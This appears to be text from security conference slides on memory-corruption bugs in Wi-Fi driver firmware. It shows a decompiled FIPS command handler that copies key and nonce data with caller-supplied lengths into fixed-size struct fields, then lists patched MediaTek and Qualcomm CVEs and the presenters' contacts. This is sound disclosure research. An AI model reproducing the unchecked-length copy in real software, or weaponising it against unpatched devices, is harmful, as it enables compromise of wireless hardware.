wlan_set_fips_ext_cmd

```
ol_ath_send_pdev_fips_extend_cmd(int64_t* arg1, struct fips_cmd_ext* fips_cmd)

4      else
c          ol_ath_struct->field_18 = 0x404004c00120050
c          ol_ath_struct->fips_cmd = fips_cmd->fips_cmd
4          ol_ath_struct->key_cipher = fips_cmd->key_cipher
c          ol_ath_struct->key_len = fips_cmd->key_len
4          ol_ath_struct->nonce_iv_len = fips_cmd->nonce_iv_len
c          ol_ath_struct->tag_len = fips_cmd->tag_len
4          ol_ath_struct->aad_len = fips_cmd->aad_len
c          ol_ath_struct->payload_len = fips_cmd->payload_len
4          _memcpy_s(&ol_ath_struct->key, &fips_cmd->key, fips_cmd->key_len)
4          _memcpy_s(&ol_ath_struct->field_50, &fips_cmd->nonce, fips_cmd->nonce_iv_len)
4          int32_t payload_len = ol_ath_struct->payload_len
8          ol_ath_struct->tag_len
c          int32_t aad_len = ol_ath_struct->aad_len
```

```
struct ol_ath_struct __packed
{
00     int64_t field_0;
08     int32_t field_8;
0c     int32_t frag_id;
10     int32_t field_10;
14     int32_t data_len;
18     int64_t field_18;
20     int32_t fips_cmd;
24     int32_t key_cipher;
28     int32_t key_len;
2c     char key[0x20];
4c     int32_t nonce_iv_len;
50     int64_t field_50;
58     ?? ?? ?? ?? ?? ?? ?? ??
60     int32_t tag_len;
64     int32_t aad_len;
68     int32_t payload_len;
6c };
```

} Overflows

Sadly, that's where I ran out of time



Patches

CVE-2025-20740	MediaTek Security Bulletin November 2025
CVE-2026-20423 CVE-2026-20436	MediaTek Security Bulletin March 2026
CVE-2026-25266	Qualcomm Security Bulletin May 2026

So what does all of this
mean?

Whitepaper



<https://blog.vmcall.io/BHAS26-Stauffer-Gur-Overkill-WP.pdf>

Contact us?

E-Mail: nicola@vmcall.io

X: [@vmcall_io](#)

E-Mail: gueu@zhaw.ch

Blog: <https://blog.vmcall.io>

Demo

Q&A